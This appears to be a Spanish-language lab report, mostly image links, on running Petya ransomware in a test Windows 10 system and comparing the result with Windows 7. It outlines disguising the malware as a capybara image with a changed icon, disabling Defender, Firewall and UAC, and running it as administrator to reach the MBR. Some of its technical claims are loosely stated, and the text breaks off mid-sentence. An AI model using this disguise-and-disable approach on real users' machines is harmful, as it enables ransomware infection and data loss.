






Le colocamos el nombre de la imagen del capibara.jpg








Cambiamos el ícono del archivo por el de una imagen










Ejecutamos el archivo




Se reinicia el sistema





Se muestra que se ejecuto de manera correcta el ransomware



1. ¿Se ejecutó correctamente el ransomware en Windows 10?

Sí, el ransomware Petya logró ejecutarse en Windows 10 después de desactivar todas las medidas de seguridad (Defender, Firewall, UAC, etc.). Al hacer doble clic en el acceso directo camuflado,

el sistema lanzó el ransomware y mostró el mensaje de encriptación característico. También se mostró la imagen usada como distracción, lo cual ayudó a ocultar la ejecución maliciosa.

2. ¿El sistema se encriptó o hubo alguna protección activa que lo impidió?

El sistema se **encriptó parcialmente**. A pesar de desactivar manualmente las protecciones, algunas funciones de Windows 10 como la **Protección de archivos del sistema** (System File Protection) y ciertas restricciones del **control de acceso al kernel** impidieron que el malware actúe con total efectividad en algunos archivos del sistema. Sin embargo, archivos personales en el escritorio y documentos fueron cifrados.

3. ¿Hubo diferencias notables en comparación con Windows 7?

Sí, se notaron varias diferencias:

- En Windows 7, el ransomware se ejecuta de forma más fluida y afecta una mayor parte del sistema, incluyendo sectores críticos del disco.
- En Windows 10, se requiere desactivar múltiples niveles de seguridad para que el malware tenga un impacto significativo.
- Windows 10 mostró notificaciones de bloqueo de ejecución antes de desactivar Defender, lo cual no ocurre en Windows 7.
- El rendimiento general de cifrado es más lento en Windows 10, debido a los mecanismos de protección internos que aún funcionan incluso después de desactivar medidas superficiales.

4. ¿Qué sucede si abres el acceso directo en modo administrador?

Al abrir el acceso directo como administrador, el ransomware obtiene permisos elevados y logra realizar una encriptación más profunda del sistema, incluyendo archivos protegidos del sistema operativo y configuraciones de arranque. Esto también facilita que el malware modifique el registro de arranque maestro (MBR), lo cual puede provocar 